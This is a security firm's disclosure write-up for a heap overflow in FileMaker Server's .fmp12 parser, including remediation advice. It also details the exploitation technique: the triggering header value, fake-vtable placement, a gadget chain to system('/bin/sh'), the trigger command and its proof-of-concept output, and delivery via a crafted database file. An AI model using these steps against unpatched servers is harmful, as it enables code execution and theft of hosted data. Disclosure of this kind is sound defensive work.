A Database File Is a Program, As Far As the Parser Is Concerned.
Contact Us Now for a free consultation and find out how Agilehunt can protect your digital assets.
Vulnerability Description

During a security review of Claris FileMaker Server (part of an Apple bug bounty engagement), Agilehunt ran a mutation-fuzzing campaign against the .fmp12 database format — and the database engine started handing us memory-corruption crashes. Root-cause analysis of those crashes uncovered a heap buffer overflow in the block parsing routine of the FileMaker database engine, now assigned CVE-2026-86926.
The flaw lives in Draco::HCacheMgr::ReadPage() inside libDBEngine.so (Linux) / DBEngine.framework (macOS) — the shared engine loaded by fmserverd, fmscwpc, fmwipd, fmsib, and FMDeveloperTool. When the engine parses a database file into heap-resident HPage objects, the Native Block Size (NBS) field in the .fmp12 file header (a 2-byte big-endian value at offset 0x16) is trusted without validation against the buffer that gets allocated:
NBS (file header, offset 0x16)  =  0x107f  (4223)   ← attacker-controlled
HPage buffer capacity           =  NBS - 0x1f = 0x1060  (4192)
data_size read from block       =  NBS - 20  = 0x106b  (4203)
                                ────────────────────────────
heap overflow                   =  27 bytes past the HPage buffer
ReadPage() reads data_size bytes from the file into the HPage buffer and never checks data_size <= buffer_capacity. Those 27 overflowing bytes land precisely on the heap chunk header and vtable pointer of an adjacent HFrame C++ object allocated immediately after the HPage buffer:
HPage (0x5555b6633630)              HFrame (0x5555b66346a0)
+0x0000  vtable                     +0x0000  vtable ← OVERWRITTEN
+0x0010  block data start           +0x0008  ...
+0x0020  [fake vtable planted]
+0x1060  next chunk prev_size       ← overflow writes here
+0x1068  next chunk size            ← and here
+0x1070  HFrame vtable pointer      ← HIJACKED
By planting a fake vtable inside the HPage block-data area at HPage+0x20 (a location that survives glibc's 16-byte zeroing during free()), an attacker controls what the corrupted HFrame dispatches to. When HCacheMgr::~HCacheMgr destroys the cached frames during cleanup and invokes the virtual destructor, the call goes through the attacker's vtable:
fake vtable[0x08] → gadget:  push rax
                          mov  rdi, [rax+0x20]   ; rdi = "/bin/sh"
                          call [rax+0x18]        ; system()
fake vtable[0x18] → system()   in libc
fake vtable[0x20] → "/bin/sh"  in libc
The push rax gadget in libDBEngine.so exists to fix 16-byte stack alignment — without it, system() crashes on its movaps instruction. The end result is system("/bin/sh"): arbitrary code execution from nothing but a malicious database file.
The trigger surface makes this worse. FMDeveloperTool — which ships with FileMaker Server and links the same libDBEngine.so — takes no username or password for its --recover, --checkConsistency, and --removeAdminAccess subcommands, and --recover is documented for operating on corrupt files, so hostile input is its stated use case. The same ReadPage() code also runs inside fmserverd via backup, clone, and verify operations.
Risk Breakdown
| Field | Value |
|---|---|
| Risk | High |
| Difficulty to Exploit | Medium — file-only attack; deterministic with ASLR disabled, requires an info leak for full reliability with ASLR enabled |
| CWE | CWE-122 (Heap-based Buffer Overflow), CWE-787 (Out-of-bounds Write), CWE-20 (Improper Input Validation) |
| CVSS 3.1 | 7.8 — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (the file-only, no-authentication vector understates the real-world supply-chain risk) |
| Affected Product | Claris FileMaker Server — all versions before 26.0.3 (confirmed on 26.0.1.68, Ubuntu 24.04 x86_64 and macOS) |
| Affected Component | Database engine block parser — Draco::HCacheMgr::ReadPage() / HPage::FromDiskFmt() in libDBEngine.so (+0x1563e20) |
| Fixed In | FileMaker Server 26.0.3 |
Steps to Reproduce
Step 1 — Mutation-fuzz the .fmp12 parse path (how it was found)
We built a custom mutation fuzzer around the stock FMServer_Sample.fmp12, flipping fields with interesting values (0x00, 0x7f, 0x80, 0xff, 0x1000, 0xffff, …) and feeding every mutant to the unauthenticated parse paths of FMDeveloperTool:
FMDeveloperTool --checkConsistency mutant.fmp12
FMDeveloperTool --recover mutant.fmp12 -t /tmp/out.fmp12 -f
Crashes were detected via fatal signals (SIGSEGV, SIGBUS, SIGABRT, SIGTRAP), minimized, and triaged. The campaign produced hundreds of distinct crashing inputs — including heap-corruption signatures that pointed straight at the block parser.
Step 2 — Root-cause the overflow in the debugger
Under gdb, breaking inside HCacheMgr::ReadPage shows the mismatch between the allocation and the copy:
HPage buffer  = 0x1060 bytes (derived from file-controlled NBS)
data_size     = 0x106b bytes (derived from file-controlled NBS)
memmove(page_data, block_data, data_size)   → 27-byte heap overflow
The overflowing bytes land on the adjacent HFrame object — its heap chunk header and its vtable pointer at HPage+0x1070.
Step 3 — Craft the malicious .fmp12
Starting from a legitimate .fmp12 file:
- Set the NBS field at header offset
0x16to0x107f - Plant a fake vtable in the block data at
HPage+0x20— outside the 16 bytes glibc zeroes duringfree() - Point
fake_vtable[0x08]at the stack-alignment gadget inlibDBEngine.so,[0x18]atsystem(), and[0x20]at the"/bin/sh"string - Arrange the overflowed vtable pointer of the adjacent
HFrameto reference the fake vtable
Step 4 — Trigger the file and execute commands
echo "id > /tmp/pwned" | FMDeveloperTool --recover exploit_rce.fmp12 \
    -t /tmp/out.fmp12 -f -g asis 2>/dev/null

cat /tmp/pwned
Verified output from the lab reproduction (FileMaker Server 26.0.1.68, Ubuntu 24.04):
uid=1000(agilehunt) gid=1000(agilehunt) groups=1000(agilehunt),4(adm),20(dialout),
24(cdrom),27(sudo),30(dip),44(video),46(plugdev),100(users),114(lpadmin),126(docker),
129(libvirt),988(ollama),992(render),1002(fmsadmin)
id and whoami executed inside the FileMaker process. An interactive /bin/sh shell also spawns when the exploit file is recovered without piped input.
Honest scope note: the deterministic PoC was developed in a lab with ASLR disabled. With ASLR enabled, the vtable hijack requires an information-leak primitive first — the heap and library bases must be known. The memory-corruption bug itself is fully deterministic and file-only; it is the final address knowledge that ASLR withholds. A self-calibrating exploit generator (brute-forcing the HPage heap address in 16-byte steps and validating reliability across repeated runs) was provided to the vendor with the report.
Step 5 — Remote reachability without shell access
FMDeveloperTool requires no credentials, but even an attacker without SSH access reaches the same parser remotely: an authenticated administrator can upload a database via the Admin API (POST /fmi/admin/api/v2/databases/upload), and backup, clone, and verify schedules process the file inside fmserverd through the same HCacheMgr::ReadPage() code path.
Attack Path
Attacker crafts .fmp12 (NBS = 0x107f, fake vtable in block data)
    │
    │  email / support ticket / hosted directory upload
    ▼
FMDeveloperTool --recover  (no credentials)
    │
    ├─ HCacheMgr::ReadPage → HPage::FromDiskFmt
    │     NBS trusted → buffer = NBS - 0x1f (0x1060)
    │     data_size = NBS - 20 (0x106b)
    │     → 27-byte heap overflow past the HPage buffer
    │
    ├─ adjacent HFrame vtable pointer @ HPage+0x1070 ← overwritten
    │  fake vtable planted at HPage+0x20 (survives glibc free zeroing)
    │
    └─ HCacheMgr::~HCacheMgr → virtual destructor call
          → call [fake_vtable+0x08] → alignment gadget
          → push rax; mov rdi,[rax+0x20]; call [rax+0x18]
          → system("/bin/sh")  →  arbitrary code execution
Impact
Arbitrary code execution (High, confirmed) — A malicious
.fmp12file alone — no pre-placed libraries, no network access, no authentication — yields code execution as the user processing the file. On a FileMaker Server deployment that is thefmserveraccount with thefmsadmingroup: full access to every hosted database, database encryption keys, and server configuration.Supply-chain attack scenarios (High) — The
.fmp12extension is treated as a benign database file. An attacker who emails a "corrupt" database to an administrator gets code execution the moment the admin runs the documented diagnostic (--recover) on it. A file dropped into the server's Databases directory poisons every admin or automated script that touches it.Unauthenticated local attack surface —
FMDeveloperToolships with FileMaker Server and its parse subcommands take no username or password. Any local user who can reach the binary can feed it a malicious file.Remote path for authenticated admins — Upload via the Admin API plus a backup/clone/verify schedule reaches the same parser inside
fmserverd, no shell access required — the same privilege bar as previously awarded Claris file-upload RCEs.Availability — The hijack crashes the process during cleanup, blocking automated recovery workflows on top of the code-execution impact.
Recommendation
- Bounds-check the copy (root cause) — In
HCacheMgr::ReadPage()/HPage::FromDiskFmt(), enforcedata_size <= buffer_capacitybefore reading block data into theHPagebuffer, and fail the operation on violation. - Validate NBS at ingest — The Native Block Size in the file header must be validated against the engine's compiled-in buffer size (and the expected bounds for the format version) before any block is read — in
FMDeveloperTooland in the Admin API upload path. - Harden the binaries — Build
FMDeveloperTool,libDBEngine.so, and the server binaries with Full RELRO (-Wl,-z,relro,-z,now), and add CFI (-fsanitize=cfi-vcall) or equivalent vtable-call validation so a corrupted vtable cannot dispatch to arbitrary code. - Sandbox the parser —
FMDeveloperToolonly needs file I/O. Run it under a seccomp sandbox that blocksexecve(),system(), andpopen()so even a hijacked parser cannot spawn commands. - Fuzz continuously — This bug was found by a mutation fuzzer any vendor can run. Add ASan/UBSan builds of the
.fmp12parser to CI with a persistent fuzzing campaign focused on the header and block-size fields.
For defenders running FileMaker Server: upgrade to 26.0.3 or later immediately. Treat every .fmp12 file from outside your organization as executable input — never run --recover or consistency checks on untrusted files on production hosts, and restrict who can upload databases or create schedules via the Admin API.
References
- CVE-2026-86926 record
- CWE-122: Heap-based Buffer Overflow
- CWE-787: Out-of-bounds Write
- CWE-20: Improper Input Validation
TIMELINES
- Aug 5, 2026 — Vulnerability discovered during fuzzing-assisted research and reported to Apple (Claris FileMaker Server) with a weaponized file-only proof of concept
- Sep 23, 2026 — CVE-2026-86926 assigned and published; fix released in FileMaker Server 26.0.3
- Sep 27, 2026 — Public write-up and credited in the - Apple / Claris advisory